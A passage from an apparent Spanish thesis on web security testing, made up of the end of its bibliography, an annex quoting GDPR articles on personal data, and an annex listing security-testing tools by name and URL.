[40] NCSC.GOV.UK. *Penetration Testing*. 28 de abr. de 2022. URL: https://www.ncsc.gov.uk/guidance/penetration-testing (visitado 01-05-2022).

[41] Avi Networks. *What is Perfect Forward Secrecy? Definition & FAQs*. 21 de abr. de 2022. URL: https://avinetworks.com/glossary/perfect-forward-secrecy/ (visitado 21-04-2022).

[42] NIST. *Computer Security Incident Handling Guide - nist.sp.800-61r2.pdf*. 20 de sep. de 2020. URL: https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf (visitado 30-04-2022).

[43] NIST. *Special Publication 800-63B*. 30 de abr. de 2022. URL: https://pages.nist.gov/800-63-3/sp800-63b.html#sec5 (visitado 30-04-2022).

[44] NVE. *HOME*. 28 de abr. de 2022. URL: https://nvd.nist.gov/ (visitado 28-04-2022).

[45] OWASP. *A01 Broken Access Control - OWASP Top 10:2021*. 15 de dic. de 2021. URL: https://owasp.org/Top10/A01_2021-Broken_Access_Control/ (visitado 01-04-2022).

[46] OWASP. *A02 Cryptographic Failures - OWASP Top 10:2021*. 15 de dic. de 2021. URL: https://owasp.org/Top10/A02_2021-Cryptographic_Failures/ (visitado 01-04-2022).

[47] OWASP. *A05 Security Misconfiguration - OWASP Top 10:2021*. 15 de dic. de 2021. URL: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/ (visitado 02-04-2022).

[48] OWASP. *A06 Vulnerable and Outdated Components - OWASP Top 10:2021*. 15 de dic. de 2021. URL: https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/ (visitado 02-04-2022).

[49] OWASP. *A07 Identification and Authentication Failures - OWASP Top 10:2021*. 15 de dic. de 2021. URL: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/ (visitado 03-04-2022).

[50] OWASP. *A10 Server Side Request Forgery (SSRF) - OWASP Top 10:2021*. 15 de dic. de 2021. URL: https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_(SSRF)/ (visitado 04-04-2022).

[51] OWASP. *Guía de Pruebas OWASP*. Inf. téc. Ver. 3.0. The OWASP Foundation, 2008. URL: https://owasp.org/www-pdf-archive/Gu%C3%ADa_de_pruebas_de_OWASP_ver_3.0.pdf.

[52] OWASP. *OWASP Dependency-Check Project*. 23 de abr. de 2022. URL: https://owasp.org/www-project-dependency-check/ (visitado 28-04-2022).

[53] OWASP. *OWASP Top 10:2021*. 15 de dic. de 2021. URL: https://owasp.org/Top10/ (visitado 31-03-2022).

[54] Paradigma. *Qué son los hooks y cómo utilizarlos en tu proyecto con React*. 29 de jun. de 2022. URL: https://www.paradigmadigital.com/dev/hooks-como-utilizarlos-react/ (visitado 04-07-2022).

[55] IT-QA.COM. *What is PBKDF2 password hash?* 21 de abr. de 2022. URL: https://it-qa.com/what-is-pbkdf2-password-hash/#What_is_PBKDF2_password_hash (visitado 21-04-2022).

[56] Balwant Rathore y col. *The Open Source Security Testing Methodology Manual*. Inf. téc. Ver. 3. ISECOM, 2008. URL: https://www.isecom.org/OSSTMM.3.pdf.

[57] RedesZone. *LDAP: Qué es y cómo funciona este protocolo para autenticar a clientes*. 11 de jul. de 2022. URL: https://www.redeszone.net/tutoriales/servidores/que-es-ldap-funcionamiento/ (visitado 11-07-2022).

[58] *Retire.js*. 9 de abr. de 2021. URL: https://retirejs.github.io/retire.js/ (visitado 28-04-2022).

[59] Elie Saad y Rick Mitchell. *Web Security Testing Guide*. Inf. téc. Ver. 4.2. The OWASP Foundation, 2020. URL: https://github.com/OWASP/wstg/releases/download/v4.2/wstg-v4.2.pdf.

[60] Karen Scarfone y col. *Technical guide to information security testing and assessment*. Inf. téc. Ver. Legacy. NIST, 2008. URL: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf.

[61] SearchSecurity. *What are Public-Key Cryptography Standards (PKCS)?* 21 de abr. de 2022. URL: https://www.techtarget.com/searchsecurity/definition/Public-Key-Cryptography-Standards (visitado 21-04-2022).

[62] SearchSecurity. *What is MD5 (MD5 Message-Digest Algorithm)?* 21 de abr. de 2022. URL: https://www.techtarget.com/searchsecurity/definition/MD5 (visitado 21-04-2022).

[63] SearchSecurity. *What is Transport Layer Security (TLS)?* 21 de abr. de 2022. URL: https://www.techtarget.com/searchsecurity/definition/Transport-Layer-Security-TLS (visitado 21-04-2022).

[64] OWASP Cheat Sheet Series. *Authentication*. 30 de abr. de 2022. URL: https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html#openid (visitado 01-05-2022).

[65] OWASP Cheat Sheet Series. *Cross-Site Request Forgery Prevention*. 30 de jun. de 2022. URL: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html (visitado 04-07-2022).

[66] OWASP Cheat Sheet Series. *SQL Injection Prevention*. 30 de jun. de 2022. URL: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html (visitado 05-07-2022).

[67] SSL.com. *¿Qué es la criptografía de curva elíptica (ECC)?* 7 de jul. de 2022. URL: https://www.ssl.com/es/preguntas-frecuentes/%C2%BFQu%C3%A9-es-la-criptograf%C3%ADa-de-curva-el%C3%ADptica%3F/ (visitado 07-07-2022).

[68] Pentest Standard. *The Penetration Testing Execution Standard*. 1 de mayo de 2020. URL: http://www.pentest-standard.org/index.php/Main_Page (visitado 15-06-2022).

[69] National Institute of Standards y Technology. *FIPS 140-2, Security Requirements for Cryptographic Modules — CSRC*. 7 de jul. de 2022. URL: https://csrc.nist.gov/publications/detail/fips/140/2/final (visitado 07-07-2022).

[70] Definition from Techopedia. *What is Dynamic Application Security Testing (DAST)?* 30 de abr. de 2022. URL: https://www.techopedia.com/definition/30958/dynamic-application-security-testing-dast (visitado 30-04-2022).

[71] Definition from Techopedia. *What is Object-Relational Mapping (ORM)?* 21 de abr. de 2022. URL: https://www.techopedia.com/definition/24200/object-relational-mapping--orm#what-does-object-relational-mapping-orm-mean (visitado 21-04-2022).

[72] Websecurity. *¿Qué es DNS Rebinding y como defenderse?* 1 de mayo de 2022. URL: https://www.websecurity.es/que-es-dns-rebinding/ (visitado 01-05-2022).

[73] WhatIs.com. *What is Rich Internet Application (RIA)?* 11 de jul. de 2022. URL: https://www.techtarget.com/whatis/definition/Rich-Internet-Application-RIA (visitado 11-07-2022).

[74] Wikipedia. *bcrypt*. 19 de abr. de 2022. URL: https://en.wikipedia.org/wiki/Bcrypt (visitado 21-04-2022).

[75] Wikipedia. *Block cipher mode of operation*. 14 de abr. de 2022. URL: https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#ECB (visitado 19-04-2022).

[76] Wikipedia. *SHA-1*. 21 de abr. de 2022. URL: https://en.wikipedia.org/wiki/SHA-1 (visitado 21-04-2022).

Capítulo 8

ANEXO I: RGPD

8.1. Artículo 4: Definiciones

1. *Datos personales: toda información sobre una persona física identificada o identificable («el interesado»); se considerará persona física identificable toda persona cuya identidad pueda determinarse, directa o indirectamente, en particular mediante un identificador, como por ejemplo un nombre, un número de identificación, datos de localización, un identificador en línea o uno o varios elementos propios de la identidad física, fisiológica, genética, psíquica, económica, cultural o social de dicha persona.*[30]

8.2. Artículo 5: Principios relativos al tratamiento de datos personales

1. *Los datos personales serán*:

   a *tratados de forma lícita, leal y transparente en relación con el interesado ('licitud, equidad y transparencia');*

   b *recopilados para fines específicos, explícitos y legítimos y no procesados de manera incompatible con esos fines; el tratamiento posterior con fines de archivo en interés público, fines de investigación científica o histórica o fines estadísticos, de conformidad con el artículo 89, apartado 1, no se considerará incompatible con los fines iniciales ('limitación de la finalidad');*

   c *adecuados, pertinentes y limitados a lo necesario en relación con los fines para los que se procesan ('minimización de datos');*

   d p*recisos y, cuando sea necesario, actualizados; se deben tomar todas las medidas razonables para garantizar que los datos personales que sean inexactos, teniendo en cuenta los fines para los que se procesan, se supriman o rectifiquen sin demora (.*^{ex}*actitud");*

   e *conservados en un formato que permita la identificación de los interesados durante no más tiempo del necesario para los fines para los que se procesan los datos personales; los datos personales pueden almacenarse durante períodos más largos en la medida en que los datos personales se procesarán únicamente con fines de archivo en interés público, fines de investigación científica o histórica o fines estadísticos de conformidad con el artículo 89,*

apartado 1, sujeto a la implementación de las medidas técnicas y organizativas apropiadas. medidas exigidas por el presente Reglamento para salvaguardar los derechos y libertades del interesado ('limitación del almacenamiento');

f *procesados de una manera que garantice la seguridad adecuada de los datos personales, incluida la protección contra el procesamiento no autorizado o ilegal y contra la pérdida, destrucción o daño accidental, utilizando medidas técnicas u organizativas apropiadas ('integridad y confidencialidad').*

2. *El responsable del tratamiento será responsable y podrá demostrar el cumplimiento del apartado 1 ('responsabilidad').*[31]

8.3. Artículo 6: Licitud del tratamiento

1. *El procesamiento será lícito solo si y en la medida en que se cumpla al menos uno de los siguientes:*

   a) *el interesado dio su consentimiento para el tratamiento de sus datos personales para uno o varios fines específicos;*

   b) *el tratamiento es necesario para la ejecución de un contrato en el que el interesado es parte o para la aplicación a petición de este de medidas precontractuales;*

   c) *el tratamiento es necesario para el cumplimiento de una obligación legal aplicable al responsable del tratamiento;*

   d) *el tratamiento es necesario para proteger intereses vitales del interesado o de otra persona física;*

   e) *el tratamiento es necesario para el cumplimiento de una misión realizada en interés público o en el ejercicio de poderes públicos conferidos al responsable del tratamiento;*

   f) *el tratamiento es necesario para la satisfacción de intereses legítimos perseguidos por el responsable del tratamiento o por un tercero, siempre que sobre dichos intereses no prevalezcan los intereses o los derechos y libertades fundamentales del interesado que requieran la protección de datos personales, en particular cuando el interesado sea un niño.*

   Lo dispuesto en la letra f) del párrafo primero no será de aplicación al tratamiento realizado por las autoridades públicas en el ejercicio de sus funciones.[32].

8.4. Artículo 25: Protección de datos desde el diseño y por defecto

1. *Teniendo en cuenta el estado de la técnica, el costo de implementación y la naturaleza, el alcance, el contexto y los fines del procesamiento, así como los riesgos de diversa probabilidad y gravedad para los derechos y libertades de las personas físicas que plantea el procesamiento, el controlador deberá, tanto en el momento de la determinación de los medios para el procesamiento como en el momento del procesamiento en sí mismo, implementar medidas técnicas y organizativas apropiadas, como la seudonimización, que están diseñadas para implementar los principios de protección de datos, como la minimización de datos, de manera efectiva. e integrar las garantías necesarias en el tratamiento para cumplir los requisitos del presente Reglamento y proteger los derechos de los interesados.*

2. *El responsable del tratamiento implementará las medidas técnicas y organizativas apropiadas para garantizar que, por defecto, solo se traten los datos personales que sean necesarios para cada finalidad específica del tratamiento. Esa obligación se aplica a la cantidad de datos personales recopilados, la extensión de su procesamiento, el período de su almacenamiento y su accesibilidad. En particular, tales medidas garantizarán que, por defecto, los datos personales no sean accesibles sin la intervención del individuo a un número indefinido de personas físicas.*

3. *Un mecanismo de certificación aprobado de conformidad con el artículo 42 podrá utilizarse como elemento para demostrar el cumplimiento de los requisitos establecidos en los párrafos 1 y 2 de este artículo.*[29]

Capítulo 9

ANEXO II: Herramientas para las pruebas sobre páginas web

En esta capítulo se listan cada una de las herramientas relacionadas con las pruebas sobre páginas web mencionadas a lo largo de este documento. Para cada una de ellas, se indica el nombre y un enlace donde se puede obtener información sobre su uso y descarga.

1. AJAX Spider: `https://www.zaproxy.org/docs/desktop/addons/ajax-spider/`
2. Attack Surface Detector: `https://github.com/secdec/attack-surface-detector-cli/releases`
3. BeFF: `https://www.beefproject.com/`
4. Baidu: `https://www.baidu.com/`
5. Bing: `https://www.bing.com/`
6. binsearch.info: `http://binsearch.info/`
7. Burp Suite: `https://portswigger.net/burp`
8. Common Crawl: `https://commoncrawl.org/`
9. Complemento ASD para PortSwigger Burp: `https://github.com/secdec/attack-surface-detector-burp/wiki`
10. Complemento ASD para OWASP ZAP: `https://github.com/secdec/attack-surface-detector-zap/wiki`
11. Dig: `https://linux.die.net/man/1/dig`
12. DNSstuff: `https://www.dnsstuff.com/`
13. Fiddler: `https://www.telerik.com/fiddler`
14. DuckDuckGo: `https://duckduckgo.com/`
15. Google: `https://google.com`
16. Host: `https://linux.die.net/man/1/host`
17. mod_headers: `https://httpd.apache.org/docs/current/mod/mod_headers.html`

18. Nmap: `https://nmap.org/`
19. Nessus: `https://www.tenable.com/products/nessus`
20. Netcat: `https://linux.die.net/man/1/nc`
21. Neftcraft: `https://sitereport.netcraft.com/`
22. Net Square: `https://web.archive.org/web/20190515092354/http://www.net-square.com/mspawn.html`
23. Nikto: `https://github.com/sullo/nikto`
24. Nslookup: `https://linux.die.net/man/1/nslookup`
25. OpenAPI Support: `https://www.zaproxy.org/docs/desktop/addons/openapi-support/`
26. StartPage: `https://www.startpage.com/`
27. Netcraft Search DNS: `https://searchdns.netcraft.com/?host`
28. Shondan: `https://www.shodan.io/`
29. Spider: `https://github.com/zaproxy/zaproxy`
30. Waybackurls: `https://github.com/tomnomnom/waybackurls`
31. Webhosting Info: `http://whois.webhosting.info/x.x.x.x`, donde x.x.x.x es la dirección IP a consultar.
32. Reverse IP Lookup: `https://reverseip.domaintools.com/`
33. Wappalyzer: `https://www.wappalyzer.com/`
34. WhatWeb: `https://github.com/urbanadventurer/WhatWeb`
35. Wget: `https://linux.die.net/man/1/wget`
36. XSS Proxy: `http://xss-proxy.sourceforge.net/`
37. ZAP: `https://www.zaproxy.org/`
38. Zed Attack Proxy (ZAP): `https://github.com/zaproxy/zaproxy`
39. Zenmap: `https://nmap.org/zenmap/`